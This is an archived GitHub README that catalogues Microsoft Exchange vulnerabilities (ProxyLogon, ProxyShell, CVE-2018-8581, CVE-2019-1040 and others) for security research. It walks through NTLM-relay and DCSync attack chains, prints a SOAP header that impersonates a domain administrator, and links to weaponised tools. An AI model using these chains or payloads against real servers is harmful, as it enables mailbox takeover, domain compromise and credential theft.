

GitHub - FDLucifer/Proxy-Attackchain: Proxylogon & Proxyshell & Proxyoracle & Proxytoken & All exchange server history vulns summarization :) · GitHub

GitHub - FDLucifer/Proxy-Attackchain: Proxylogon & Proxyshell & Proxyoracle & Proxytoken & All exchange server history vulns summarization :) · GitHub - FDLucifer, GitHub.

- Published: date not stated
- Original: <https://github.com/FDLucifer/Proxy-Attackchain>
- Preserved from: <https://github.com/FDLucifer/Proxy-Attackchain> (preserved-copy) on 2026-08-04
- Repository commit: 12e3c7f8bcbf9dba3a3df1866070f72d6eda51b1
- Licence: see the repository

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content (English translation)

English translation. Original text is retained in the content store; the source PDF, when available, retains its original language.

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Repository reading copy: selected documentation at the recorded commit. Source code is never checked out, built or run.

- Repository: <https://github.com/FDLucifer/Proxy-Attackchain>
- Commit: 12e3c7f8bcbf9dba3a3df1866070f72d6eda51b1
- Documents preserved: 1

README.md


Blob 277321818739 , 151363 bytes, at commit 12e3c7f8bcbf .

Proxy-Attackchain

proxylogon & proxyshell & proxyoracle & proxytoken & all exchange server history vulns summarization :)

1. ProxyLogon: The most well-known and impactful Exchange exploit chain
2. ProxyOracle: The attack which could recover any password in plaintext format of Exchange users
3. ProxyShell: The exploit chain demonstrated at [Pwn2Own 2021](#) to take over Exchange and earn \$200,000 bounty

ProxyLogon is Just the Tip of the Iceberg: A New Attack Surface on Microsoft Exchange Server! [Slides](#) [Video](#)



NAME	CVE	patch time	description	available
CVE-2018-8581 (completed)	CVE-2018-8581	Jan 3, 2019	Microsoft Exchange Server SSRF Elevation of Privilege Vulnerability	yes
CVE-2018-8302 (completed)	CVE-2018-8302	Aug 16, 2018	Microsoft Exchange Memory Corruption Vulnerability	yes
CVE-2019-1019 (no domain environment available)	CVE-2019-1019	Jun 11, 2019	Microsoft Windows suffers from an HTTP to SMB NTLM reflection that leads to a privilege escalation.	yes
CVE-2019-1040 (no domain environment available)	CVE-2019-1040	Jun 11, 2019	Windows NTLM Tampering Vulnerability	yes
CVE-2019-1166 (no domain	CVE-2019-1166	Oct 8, 2019	Windows NTLM Tampering Vulnerability	yes

NAME	CVE	patch time	description	available
environment available)	66			
CVE-2019-1373	CVE-2019-1373	Nov 12, 2019	Microsoft Exchange Remote Code Execution Vulnerability	yes
CVE-2020-0688 (completed)	CVE-2020-0688	Feb 11, 2020	Microsoft Exchange Validation Key Remote Code Execution Vulnerability	yes
CVE-2020-16875 (completed) youtube demo	CVE-2020-16875	Sep 8, 2020	Microsoft Exchange Server DlpUtils AddTenantDlpPolicy Remote Code Execution	yes
CVE-2020-17132 (completed) youtube demo	CVE-2020-17132	Dec 8, 2020	Microsoft Exchange Server DlpUtils AddTenantDlpPolicy Remote Code Execution CVE-2020-16875 bypass	yes
CVE-2020-17083(completed) youtube demo	CVE-2020-17083	Nov 10, 2020	Microsoft Exchange Server Remote Code Execution Vulnerability	yes
CVE-2020-17141 & CVE-2020-17143 xxe file read (completed) youtube demo	CVE-2020-17141 & CVE-2020-17143	Dec 8, 2020	Microsoft Exchange Server Information Disclosure Vulnerability	yes
CVE-2020-17144 (completed)	CVE-2020-17144	Dec 8, 2020	Microsoft Exchange Remote Code Execution Vulnerability	yes
CVE-2021-24085 ()	CVE-2021-24085	Feb 9, 2021	An authenticated attacker can leak a cert file which results in a CSRF token to be generated.	yes
CVE-2021-28482	[CVE-2021-28482] ()			yes
ProxyLogon (completed) youtube demo	CVE-2021-26855	Mar 02, 2021	server-side request forgery (SSRF)	yes
ProxyLogon (completed) youtube demo	CVE-2021-27065	Mar 02, 2021	Microsoft.Exchange.Management.DDIService.WriteFileActivity does not validate the extension of the file it writes, so a WebShell can be written through related features whose file content is partly controllable	yes
ProxyOracle (completed)	CVE-2021-31196	Jul 13, 2021	Reflected Cross-Site Scripting	yes
ProxyOracle (completed)	CVE-2021-31195	May 11, 2021	Padding Oracle Attack on Exchange Cookies Parsing	yes

NAME	CVE	patch time	description	available
ProxyShell (completed)	CVE-2021-34473	Apr 13, 2021	Pre-auth Path Confusion leads to ACL Bypass	yes
ProxyShell (completed)	CVE-2021-34523	Apr 13, 2021	Elevation of Privilege on Exchange PowerShell Backend	yes
ProxyShell (completed)	CVE-2021-31207	May 11, 2021	Post-auth Arbitrary-File-Write leads to RCE	yes
proxypowercat (completed)	CVE-2021-33766	July 13, 2021	With this vulnerability, an unauthenticated attacker can perform configuration actions on mailboxes belonging to arbitrary users. As an illustration of the impact, this can be used to copy all emails addressed to a target and account and forward them to an account controlled by the attacker.	yes
Microsoft Exchange Server Remote Code Execution Vulnerability (completed)	CVE-2021-42321	Nov 17, 2021	Exchange Deserialization RCE	yes
ProxyRelay (no domain environment available)	CVE-2021-33768	July 13, 2021	Relay to Exchange FrontEnd	yes
ProxyRelay (no domain environment available)	CVE-2022-21979	October 11, 2022	Relay to Exchange BackEnd	yes
ProxyRelay (no domain environment available)	CVE-2021-26414	June 8, 2021	Relay to Exchange DCOM	yes
ProxyNotShell (completed)	CVE-2022-41040	November 8, 2022	Server-Side Request Forgery (SSRF) vulnerability	yes
ProxyNotShell (completed)	CVE-2022-41082	November 8, 2022	Remote Code Execution (RCE) vulnerability	yes
ProxyNotRelay				yes
CVE-2022-21969	CVE-2022-21969	Jan 11, 2022	Deserialization Protection Bypasses RCE	yes
OWASSRF(CVE-2022-41080)	[CVE-2022-41080] ()			yes
TabShell(CVE-2022-41076)	[CVE-2022-			yes

NAME	CVE	patch time	description	available
	41076] ()			
CVE-2022-23277 (completed)	CVE-2022-23277	Mar 8, 2022	Incorrect use of SerializationBinder leads to a bypass of the deserialization allowlist, which gives post-auth RCE. The feature that triggers the vulnerability is the same as for CVE-2021-42321	yes
ProxyNotFound	CVE-2021-28480	April 13, 2021	Pre-auth SSRF/ACL bypass	no
ProxyNotFound	CVE-2021-28481	April 13, 2021	Pre-auth SSRF/ACL bypass	no
CVE-2023-21707 (no domain environment available)	CVE-2023-21707	March 9, 2023	Microsoft Exchange Server Remote Code Execution Vulnerability	yes
proxymaybeshell (completed)	proxy maybeshell	September 15, 2023	proxyshe ll ssrf + proxynotshell forged X-Rps-CAT token	yes

- The CU version of the ISO image and the SU security update patch information for every exchange server can be looked up and downloaded from the Microsoft official site below
- [Exchange Server build numbers and release dates](#)

CVE-2018-8581 (completed)

CVE-2018-8581 part links

- Information about the exchange versions affected by the vulnerability

Exchange 2010 Exchange 2013 Exchange 2016

Recommended reproduction environment:

Windows 2008 + Exchange2010SP2
exchange 2013 sp1 + windows 2012

This is a mailbox-level lateral movement and privilege escalation vulnerability, a classic and representative NTLM RELAY vulnerability. Once you have the account and password of an ordinary-privilege mailbox, it lets you take over by delegation the mailbox inbox of other users (including the domain administrator)

The vulnerability is essentially caused by an SSRF (Server-Side Request Forgery) vulnerability combined with other communication mechanisms. Exchange lets any user specify the URL they want for a push subscription, and the server will try to send notifications to that URL. The vulnerability exists in the scenario where the Exchange server connects using CredentialCache.DefaultCredentials.

In a real exploitation scenario the attacker only needs a legitimate Exchange mailbox account. By sending a carefully crafted malicious packet to the host where the Exchange Server runs, they trigger the vulnerability, which adds an inbound (inbond) rule to the victim's mailbox, after which all of the victim's inbound (inbond) email is forwarded to the attacker. Because the attack happens between the attacker and the server, in most cases the victim notices almost nothing.

In Exchange Web Service (EWS), CredentialCache.DefaultCredentials runs with NT AUTHORITY\SYSTEM privileges. This makes the Exchange Server send an NTLM hash to the attacker's server, and those NTLM hashes can be used for HTTP authentication.

- ```
Microsoft.Exchange.Services.dll

// Microsoft.Exchange.Services.Core.PushSubscription
private void BeginSendNotification()
{
 /* ... */
 notificationServiceClient.Credentials = CredentialCache.DefaultCredentials;
 /* ... */
 notificationServiceClient.SendNotificationAsync(this.notificationData, new
NotificationServiceClient.SendNotificationResultCallback(PushSubscription.Process
sResultCallback), this);
 /* ... */
}
```

These hashes can now be used to access Exchange Web Service (EWS). Because it runs at NT AUTHORITY\SYSTEM level, the attacker can obtain a "privileged" session with TokenSerializationRight. The SSRF vulnerability present in the SOAP request header then lets them impersonate any user, which produces this privilege escalation vulnerability.

Below is an example of a SOAP header that impersonates the administrator user with the SID S-1-5-21-4187549019-2363330540-1546371449-500:

- ```
<soap:Header>
  <t:RequestServerVersion Version="Exchange2016" />
  <m:SerializedSecurityContext>
    <m:UserSid>S-1-5-21-4187549019-2363330540-1546371449-500</m:UserSid>
    <m:GroupSids>
      <m:GroupIdentifier>
        <t:SecurityIdentifier>S-1-5-21-4187549019-2363330540-1546371449-
500</t:SecurityIdentifier>
      </m:GroupIdentifier>
    </m:GroupSids>
    <RestrictedGroupSids>
      <RestrictedGroupIdentifier> </RestrictedGroupIdentifier>
    </RestrictedGroupSids>
  </m:SerializedSecurityContext>
</soap:Header>
...
```

Attack scenario 1: the attacker uses this vulnerability, with the privileges of a mailbox on the target network, to take over the inbox of anyone on the network, causing serious information disclosure.

Attack scenario 2: the attacker can use this vulnerability to directly control a Windows domain in the target network and control every Windows computer in that domain.

- github exploitation tools
 - [Exchange2domain](#)
 - [CVE-2018-8581](#)
 - [ZDI adds PoC for CVE-2018-8581](#)
- There are many detailed articles online about the principle, the exploitation analysis and the reproduction, so it is not reproduced again here
 - [AN INSINCERE FORM OF FLATTERY: IMPERSONATING USERS ON MICROSOFT EXCHANGE](#)
 - [Microsoft Exchange - Privilege Escalation](#)
 - [Reproducing the Microsoft Exchange vulnerability CVE-2018-8581](#)
 - [Analysis of the Microsoft Exchange arbitrary user impersonation vulnerability \(CVE-2018-8581\)](#)

- [Reproducing CVE-2018-8581](#)
- [REPRODUCING THE MICROSOFT EXCHANGE ARBITRARY USER IMPERSONATION VULNERABILITY \(CVE-2018-8581\)](#)
- [Using Exchange Server CVE-2018-8581 + pass-the-hash to smash AD](#)
- [Microsoft Exchange vulnerability notes \(going for the domain controller\) - CVE-2018-8581](#)
- [Exploitation and analysis of the Exchange SSRF vulnerability](#)
- [cve-2018-8581 youtube demo](#)

CVE-2018-8302 (completed)

CVE-2018-8302 part links

- [Demonstrating CVE-2018-8302: A Microsoft Exchange Memory Corruption Vulnerability](#)
 - [VOICEMAIL VANDALISM: GETTING REMOTE CODE EXECUTION ON MICROSOFT EXCHANGE SERVER](#)
- Affected versions: exchange <= Aug 14, 2018

A remote code execution vulnerability occurs when the Microsoft Exchange software fails to correctly handle objects in memory. An attacker who successfully exploits it can execute arbitrary code in the context of the System user through .NET BinaryFormatter deserialization. The attacker can then install programs; view, change or delete data; or create new accounts.

Exploiting the vulnerability requires a crafted email to be sent to the vulnerable Exchange server. Combined with UM and voicemail phishing

CVE-2019-1019 (no domain environment available)

CVE-2019-1019 part links

- [Near-Ubiquitous Microsoft RCE Bugs Affect All Versions of Windows](#)
 - [Microsoft Windows 10.0.17134.648 - HTTP -> SMB NTLM Reflection Leads to Privilege Elevation](#)

A security feature bypass vulnerability exists in which NETLOGON messages can obtain the session key and sign messages.

To exploit this vulnerability, an attacker can send a specially crafted authentication request. An attacker who successfully exploits this vulnerability can access another computer with the original user's privileges.

CVE-2019-1040 (no domain environment available)

CVE-2019-1040 part links

- [dcpwn](#)
 - [CVE-2019-1040 with Exchange](#)
 - [Exploiting CVE-2019-1040 - Combining relay vulnerabilities for RCE and Domain Admin](#)
 - [CVE-2019-1040-dcpwn](#)
 - [UltraRelay Updated by Lazaar Sami for the exploit CVE-2019-1040](#)
 - [CVE-2019-1040](#)
 - [CVE-2019-1040: Relaying SMB to LDAP - Demo](#)
 - [Intranet killer exploitation: the CVE-2019-1040 vulnerability](#)
 - [CVE-2019-1040 combined with the printer vulnerability to attack the primary domain controller and use a resource delegation attack against the secondary domain controller](#)
 - [In-depth analysis of two domain privilege escalation exploits combined with the CVE-2019-1040 vulnerability](#)

- A complete collection of delegation attack knowledge! How fancy can the postures for abusing delegation get? | Technical selection 0121
- Study of the analysis of the CVE-2019-1040 vulnerability
- Cve 2019 1040 Intranet Killer
- Building a domain environment, the principle of CVE-2019-1040 and its reproduction
- A deep dive into the technical principles of ntlm relay attacks and domain penetration
- Derbycon - The Unintended Risks of Trusting Active Directory
- The worst of both worlds: Combining NTLM Relaying and Kerberos delegation
- Abusing Exchange: One API call away from Domain Admin
- Another Word on Delegation
- mitm6 – compromising IPv4 networks via IPv6
- Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory
- "Relaying" Kerberos - Having fun with unconstrained delegation
- Escalating privileges with ACLs in Active Directory
- Relaying credentials everywhere with ntlmrelayx
- D2T2 - NTLM Relay Is Dead Long Live NTLM Relay - Jianing Wang and Junyu Zhou
- An ACE Up the Sleeve: Designing Active Directory DACL Backdoors
- Toxic Waste Removal for Active Directory
- aclpwn - Active Directory ACL exploitation with BloodHound
- Remote NTLM relaying through meterpreter on Windows port 445
- NTLM Relay
- Relay
- MITM and coerced auths
- rough PoC to connect to spoolss to elicit machine account authentication
- Kerberos unconstrained delegation abuse toolkit
- NTLM Relay

A tampering vulnerability exists in Microsoft Windows when a man-in-the-middle attacker is able to successfully bypass the NTLM MIC (Message Integrity Check) protection. An attacker who successfully exploits this vulnerability gains the ability to downgrade NTLM security features.

To exploit this vulnerability, the attacker needs to tamper with the NTLM exchange. The attacker can then modify the flags of the NTLM message without invalidating the signature.

The CVE-2019-1040 vulnerability makes it possible to modify the NTLM authentication packet without invalidating the authentication, which lets an attacker remove the flag that prevents relaying from SMB to LDAP

Attacking the domain Exchange Server / administrator

- Prerequisites
- The Exchange server can be any version (including versions patched for PrivExchange). The only requirement is that when installed in shared permissions or RBAC mode, Exchange has high privileges by default.
 - Any account in the domain. (Because the only requirement for producing a SpoolService error is any authenticated account in the domain)
 - The essence of the CVE-2019-1040 vulnerability is a flaw in the integrity check of NTLM packets, so the NTLM authentication packet can be modified without invalidating the authentication. In this attack chain the attacker removes the flag in the packet that prevents forwarding from SMB to LDAP.
 - Craft a request that makes the Exchange Server authenticate to the attacker, and relay that authentication to the domain controller over LDAP, so that operations can be performed in Active Directory

with the privileges of the relayed victim. For example, granting DCSync rights to the attacker's account.

E. If you have a user in a trusted but completely different AD forest, exactly the same attack can be performed in the domain. (Because any authenticated user can trigger the SpoolService reverse connection)

- Exploitation attack chain

1. Using any account in the domain, connect over SMB to the ExchangeServer being attacked and specify the relay attack server. At the same time the SpoolService error must be used to trigger the reverse SMB connection.

1. The relayed server connects back to the attacker's host over SMB, then ntlmrelayx is used to relay to LDAP the SMB request packet whose NTLM authentication data was modified using the CVE-2019-1040 vulnerability.

1. Using the relayed LDAP authentication, the Exchange Server can now grant DCSync rights to the attacker's account.

1. The attacker's account uses DCSync to dump the password hashes of all domain users in the AD domain (including the domain administrator's hash, at which point the whole domain is taken).

Attacking the domain AD Server / administrator

- Prerequisites

A. The server can be any unpatched Windows Server or workstation, including a domain controller. When targeting a domain controller, at least one vulnerable domain controller is needed to relay the authentication to, and the SpoolService error has to be triggered on a domain controller.

B. Control of a computer account is required. This can be a computer account whose password the attacker obtained because they are already Administrator on the workstation, or a computer account created by the attacker, since by default any account in Active Directory can be abused to create such accounts.

C. The essence of the CVE-2019-1040 vulnerability is a flaw in the integrity check of NTLM packets, so the NTLM authentication packet can be modified without invalidating the authentication. In this attack chain the attacker removes the flag in the packet that prevents forwarding from SMB to LDAP.

D. By abusing resource-based constrained Kerberos delegation, the attacker can be granted the right to impersonate any domain user on the AD domain controller server. Including domain administrator privileges.

E. If you have a user in a trusted but completely different AD forest, exactly the same attack can be performed in the domain. (Because any authenticated user can trigger the SpoolService reverse connection)

- Exploitation attack chain

1. Using any account in the domain, connect over SMB to the domain controller server being attacked and specify the relay attack server. At the same time the SpoolService error must be used to trigger the reverse SMB connection.

1. The relayed server connects back to the attacker's host over SMB, then ntlmrelayx is used to relay to LDAP the SMB request packet whose NTLM authentication data was modified using the CVE-2019-1040 vulnerability.

1. Using the relayed LDAP authentication, grant resource-based constrained delegation rights over the victim server to a computer account under the attacker's control.

1. The attacker can now authenticate as any user on the AD server. Including the domain administrator.

- Affected versions:

Windows 10 for 32-bit Systems
Windows 10 for x64-based Systems
Microsoft Windows 10 Version 1607 for 32-bit Systems
Microsoft Windows 10 Version 1607 for x64-based Systems
Microsoft Windows 10 version 1703 for 32-bit Systems
Microsoft Windows 10 version 1703 for x64-based Systems
Microsoft Windows 10 version 1709 for 32-bit Systems
Microsoft Windows 10 Version 1709 for ARM64-based Systems
Windows 10 Version 1709 for x64-based Systems
Microsoft Windows 10 Version 1803 for 32-bit Systems
Microsoft Windows 10 Version 1803 for ARM64-based Systems
Microsoft Windows 10 Version 1803 for x64-based Systems
Windows 10 Version 1809 for 32-bit Systems
Windows 10 Version 1809 for ARM64-based Systems
Windows 10 Version 1809 for x64-based Systems
Windows 10 Version 1903 for 32-bit Systems
Windows 10 Version 1903 for ARM64-based Systems
Windows 10 Version 1903 for x64-based Systems
Windows 7 for 32-bit Systems Service Pack 1
Windows 7 for x64-based Systems Service Pack 1
Windows 8.1 for 32-bit systems
Windows 8.1 for x64-based systems
Microsoft Windows RT 8.1
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for Itanium-Based Systems Service Pack 2
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 R2 for Itanium-Based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2012
Windows Server 2012 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 R2 (Server Core installation)
Microsoft Windows Server 2016
Windows Server 2016 (Server Core installation)
Microsoft Windows Server 2019
Windows Server 2019 (Server Core installation)
Windows Server
version 1803 (Server Core Installation)
Windows Server
version 1903 (Server Core installation)

CVE-2019-1166 (no domain environment available)

CVE-2019-1166 part links

- [drop-the-mic-2-active-directory-open-to-more-ntlm-attacks](#)
- [Active Directory Open to More NTLM Attacks: Drop The MIC 2 \(CVE 2019-1166\) and Exploiting LMv2 Clients \(CVE-2019-1338\)](#)

CVE-2019-1373

CVE-2019-1373 part links

There is basically no public detailed material online

CVE-2020-0688 (completed)

CVE-2020-0688 part links

- [Analysis and reproduction of the CVE-2020-0688-Exchange- remote code execution](#)
 - [github cve-2020-0688 weaponized tool](#)
 - [DotNet security - ViewState deserialization exploitation](#)
 - [Hunting Down MS Exchange Attacks. Part 2 \(CVE-2020-0688, CVE-2020-16875, CVE-2021-24085\)](#)
 - [CVE-2020-0688: REMOTE CODE EXECUTION ON MICROSOFT EXCHANGE SERVER THROUGH FIXED CRYPTOGRAPHIC KEYS](#)
 - [exploit-db Microsoft Exchange 2019 15.2.221.12 - Authenticated Remote Code Execution](#)
 - [Exchange Exploit Case Study – CVE-2020-0688](#)
 - [Weaponizing CVE-2020-0688 and things about .net deserialization vulnerabilities](#)
 - [\[\[Practical\] A record of exploiting CVE-2020-0688\]\(https://www.modb.pro/db/143283\)](#)
 - [Exploiting ViewState Deserialization using Blacklist3r and YSoSerial.Net](#)
 - [Deep Dive into .NET ViewState deserialization and its exploitation](#)
- Information about the exchange versions affected by the vulnerability

MS Exchange Server 2010 SP3 up to 2019 CU4

This module exploits a .net serialization vulnerability in the Exchange Control Panel (ECP). The vulnerability is caused by Microsoft Exchange Server not randomizing the keys on a per-installation basis, so they all use the same validationKey and decryptionKey values. With these values an attacker can craft a special ViewState and use .net deserialization as NT_AUTHORITY\SYSTEM to execute operating system commands.

Deserialization of viewstate became the first vulnerability that could execute commands directly on an exchange server, so when it came out its impact was very large and very representative

There are also many analysis articles online and many open source weaponized implementations, so not much more is written here

CVE-2020-16875 (completed)

CVE-2020-16875 part links

- [Microsoft Exchange Server DlpUtils AddTenantDlpPolicy Remote Code Execution](#)
 - [CVE-2020-16875 python poc](#)
 - [CVE-2020-16875 powershell poc](#)
 - [CVE-2020-16875: reproducing the Microsoft Exchange RCE](#)
 - [Exchange vulnerability analysis series CVE-2020-16875](#)
 - [metasploit exchange_ecp_dlp_policy.rb](#)
 - [Making Clouds Rain :: Remote Code Execution in Microsoft Office 365](#)
- Affected exchange versions: Exchange Server <= 2016 CU19 and 2019 CU8 (December 2020 updates)
 - Original disclosure date: 2020-09-08

- Release date of the latest patch bypass: 2021-01-12

This vulnerability allows a remote attacker to execute arbitrary code on an affected Exchange Server. Authentication is required to exploit it. In addition, the target user must have the "Data Loss Prevention" role assigned and an active mailbox. A user in the "Compliance Management" role group, or the more privileged "Organization Management" role group, has the "Data Loss Prevention" role. Because the user who installs Exchange is in the "Organization Management" role group, they transitively have the "Data Loss Prevention" role. The specific flaw exists in the handling of the New-DlpPolicy command. The issue results from the lack of proper validation of user-supplied template data when creating a DLP policy. An attacker can leverage this vulnerability to execute code with SYSTEM privileges.

- Local test exchange environment

Test status	exchange version	File Name	Publication date	File Size
Test succeeded	Exchange Server 2016 Cumulative Update CU17(KB4556414) 15.01.2044.004	ExchangeServer2016-x64-cu17.iso	2020/6/12	6.6 GB

The exchange user being attacked needs the "Data Loss Prevention" role assigned, and if the attack is carried out through the ecp interface (this poc) the user will need a usable mailbox.

```
New-RoleGroup -Name "dlp users" -Roles "Data Loss Prevention" -Members "harrym"
```

- 选择计算机: WIN-UPF09R7H264.exchange2016.com

```

欢迎使用 Exchange 命令行管理程序!

cmdlet 的完整列表: Get-Command
仅 Exchange cmdlet: Get-ExCommand
与特定字符串匹配的 cmdlet: 帮助 *<string>*
获取常规帮助: 帮助
获取有关 cmdlet 的帮助: Help <cmdlet name> 或 <cmdlet name> -?
Exchange 团队博客: Get-ExBlog
显示命令的完整输出: <command> | Format-List

显示快速参考指南: QuickRef
第 #8 天的提示:

获得命令行帮助。 是否需要帮助? 请键入:

Help <cmdlet-name> or <cmdlet-name> -?

您可以选择当使用 Detailed、Full 和 Examples 开关查看帮助时要返回的信息。

Help Get-Mailbox -Detailed

详细信息: 正在连接到 WIN-UPF09R7H264.exchange2016.com。
详细信息: 已连接到 WIN-UPF09R7H264.exchange2016.com。
[PS] C:\Windows\system32>New-RoleGroup -Name "dlp users" -Roles "Data Loss Prevention" -Members "administrator"

Name           AssignedRoles           RoleAssignments           ManagedBy
-----
dlp users      {Data Loss Prevention} {Data Loss Prevention-dlp users} {exchange2016.com/Microsoft Exchange Security Groups/
Organization Management, exchange2016.com/Users/Admin
istrator}

```

```
Get-RoleGroup "dlp users" | Format-List
```

- [PS] C:\Windows\system32>Get-RoleGroup "dlp users" | Format-List

```

RunspaceId           : 9945b9d6-3d7d-470a-94f3-3515bb014fcd
ManagedBy            : {exchange2016.com/Microsoft Exchange Security Groups/Organization Management, exchange2016.com/Users/Administrator}
RoleAssignments       : {Data Loss Prevention-dlp users}
Roles                 : {Data Loss Prevention}
DisplayName            :
ExternalDirectoryObjectId :
Members               : {exchange2016.com/Users/Administrator}
SamAccountName         : dlp users
Description            :
RoleGroupType          : Standard
LinkedGroup            :
Capabilities           : {}
LinkedPartnerGroupId   :
LinkedPartnerOrganizationId :
Identity               : exchange2016.com/Microsoft Exchange Security Groups/dlp users
IsValid                : True
ExchangeVersion        : 0.10 (14.0.100.0)
Name                   : dlp users
DistinguishedName       : CN=dlp users,OU=Microsoft Exchange Security Groups,DC=exchange2016,DC=com
Guid                   : 32c3692d-392f-47b4-8aef-41e01676b86c
ObjectCategory          : exchange2016.com/Configuration/Schema/Group
ObjectClass             : {top, group}
WhenChanged             : 2023/10/12 15:59:37
WhenCreated             : 2023/10/12 15:59:37
WhenChangedUTC           : 2023/10/12 7:59:37
WhenCreatedUTC           : 2023/10/12 7:59:37
OrganizationId          :
Id                      : exchange2016.com/Microsoft Exchange Security Groups/dlp users
OriginatingServer        : WIN-UPF09R7H264.exchange2016.com
ObjectState             : Changed

```

1. python poc

- [cve-2020-16875.py](#)

